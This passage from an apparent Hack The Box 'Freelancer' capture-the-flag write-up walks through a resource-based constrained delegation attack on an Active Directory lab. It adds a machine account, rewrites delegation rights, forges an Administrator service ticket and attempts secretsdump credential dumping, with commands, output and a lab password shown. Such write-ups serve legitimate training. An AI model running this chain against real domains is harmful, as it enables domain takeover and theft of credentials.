WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos Session
Error: KRB_AP_ERR_SKEW(Clock skew too great)
INFO: Connecting to LDAP server: dc.freelancer.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 8 computers
INFO: Connecting to LDAP server: dc.freelancer.htb
INFO: Found 31 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: SetupMachine.freelancer.htb
```


After starting neo4j and uploading json file on bloodhound. I selected this option from analysis section




Shortest Paths

- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from Owned Principals
- Shortest Paths to High Value Targets
- Shortest Paths from Domain Users to High Value Targets
- Find Shortest Paths to Domain Admins

We get a nice chart to domain admin.
This one is useful because it has genericwrite. I didn't know what it does just checked the help menu






The members of the group AD RECYCLE BIN@FREELANCER.HTB have generic write access to the computer DC.FREELANCER.HTB.

Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

It also gives command to use this genericwrite



Generic write to a computer object can be used to perform a resource based constrained delegation attack.

Abusing this primitive is currently only possible through the Rubeus project.


First, if an attacker does not control an account with an SPN set, Kevin Robertson's Powermad project can be used to add a new attacker-controlled computer account:

```
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
```


PowerView can be used to then retrieve the security identifier (SID) of the newly created computer account:

```
$ComputerSid = Get-DomainComputer attackersystem -Properties objectsid | Select -Expand objectsid
```

Okay so I will follow the steps given by bloodhound. In order to use the first command we need powermad.ps1
https://github.com/Kevin-Robertson/Powermad
Download it and import ActiveDirectory and powermad in powershell




```
PS C:\users\public> import-module -name .\Powermad.ps1
import-module -name .\Powermad.ps1
```




```
PS C:\users\public> import-module ActiveDirectory
import-module ActiveDirectory
```

Now run the first command




```
PS C:\users\public> New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
New-MachineAccount -MachineAccount attackersystem -Password $(ConvertTo-SecureString 'Summer2018!' -AsPlainText -Force)
[+] Machine account attackersystem added
```

For second command I need powerview.ps1 but AV deletes it. But the purpose of second command is to get SID of the machineaccount I added in previous command which can be done by activedirectory module we imported




```
PS C:\users\public> Get-ADComputer -Identity "attackersystem" -Properties *
Get-ADComputer -Identity "attackersystem" -Properties *
```

This lists the objectsid




```
ObjectClass                                : computer
ObjectGUID                                 : 5b0f4339-6087-4f60-94d0-7b467d5fa915
objectSid                                  : S-1-5-21-3542429192-2036945976-3483670807-12101
```



```
PS C:\users\public> $ComputerSid = "S-1-5-21-3542429192-2036945976-3483670807-12101"
$ComputerSid = "S-1-5-21-3542429192-2036945976-3483670807-12101"
PS C:\users\public>
```


The 3rd command has giving some errors



We now need to build a generic ACE with the attacker-added computer SID as the principal, and get the binary bytes for the new DACL/ACE:

```
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
```


So I googled about it and got hacktricks page which is very simial to these commands https://book.hacktricks.xyz/windows-hardening/active-directory-methodology/resource-based-constrained-delegation




Using powerview

```
$ComputerSid = Get-DomainComputer FAKECOMPUTER -Properties objectsid | Select -Expand obj
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CC
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Get-DomainComputer $targetComputer | Set-DomainObject -Set @{'msds-allowedtoactonbehalfof
```

While researching on this I got an article that do these things in linux https://redfoxsec.com/blog/rbcd-resource-based-constrained-delegation-abuse/




```
┌──(shivam㉿kali)-[~/share]
└─$ impacket-addcomputer -computer-name 'pentester' -computer-pass 'Summer2018!'  -dc-host 'free
lancer.htb'  'freelancer.htb'/'lorra199':'PWN3D#l0rr@Armessa199'

Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[*] Successfully added machine account pentester$ with password Summer2018!.
```



```
┌──(shivam㉿kali)-[~/share]
└─$ impacket-rbcd -delegate-from 'pentester$' -delegate-to 'DC$' -dc-ip '10.129.233.209' -action
 'write' 'freelancer.htb'/'lorra199':'PWN3D#l0rr@Armessa199'
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[*] Accounts allowed to act on behalf of other identity:
[*]     pentesting$   (S-1-5-21-3542429192-2036945976-3483670807-12102)
[*] Delegation rights modified successfully!
[*] pentester$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     pentesting$   (S-1-5-21-3542429192-2036945976-3483670807-12102)
[*]     pentester$   (S-1-5-21-3542429192-2036945976-3483670807-12103)
```


But while running command to capture tickets I got an error



```
┌──(shivam㉿kali)-[~/share]
└─$ impacket-getST -spn 'cifs/DC.FREELANCER.HTB' -impersonate Administrator -dc-ip '10.129.233.2
09' 'freelancer'/'lorra199':'PWN3D#l0rr@Armessa199'

Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```


To resolve this I read this article https://medium.com/@danieldantebarnes/fixing-the-kerberos-sessionerror-krb-ap-err-skew-clock-skew-too-great-issue-while-kerberoasting-b60b0fe20069

Got it solved but then new error arise




```
┌──(shivam㉿kali)-[~/share]
└─$ impacket-getST -spn 'cifs/DC.FREELANCER.HTB' -impersonate 'Administrator' -dc-ip '10.129.233
.209' 'freelancer.htb'/'lorra199':'PWN3D#l0rr@Armessa199'

Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[-] Kerberos SessionError: KDC_ERR_S_PRINCIPAL_UNKNOWN(Server not found in Kerberos database)
[-] Probably user lorra199 does not have constrained delegation permisions or impersonated user
does not exist
```

While watching the screenshots carefully in article. I noticed I have to login with the newly created machine




```
┌──(shivam㉿kali)-[~/share]
└─$ sudo impacket-getST -spn 'cifs/DC.FREELANCER.HTB' -impersonate 'Administrator' -dc-ip
'10.129.233.209' 'freelancer.htb'/'pentester':'Summer2018!'

Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@cifs_DC.FREELANCER.HTB@FREELANCER.HTB.ccache
```

Export the ticket




```
┌──(shivam㉿kali)-[~/share]
└─$ export KRB5CCNAME=Administrator@cifs_DC.FREELANCER.HTB@FREELANCER.HTB.ccache
```


Following are some errors I encountered while dumping creds




```
┌──(shivam㉿kali)-[~/share]
└─$ impacket-secretsdump -k -target-ip 10.129.233.209 freelancer.htb
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Cleaning up...
```



```
┌──(shivam㉿kali)-[~/share]
└─$ impacket-secretsdump -k -target-ip 10.129.233.209 freelancer.htb -just-dc
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[*] Cleaning up...
```




```
┌──(shivam㉿kali)-[~/share]
└─$ impacket-secretsdump -k -target-ip 10.129.233.209 freelancer.htb -just-dc-user Administrator
Impacket v0.12.0.dev1+20231012.22017.2de29184 - Copyright 2023 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[-] Kerberos SessionError: KDC_ERR_PREAUTH_FAILED(Pre-authentication information was invalid)
[*] Something went wrong with the DRSUAPI approach. Try again with -use-vss parameter
[*] Cleaning up...
```



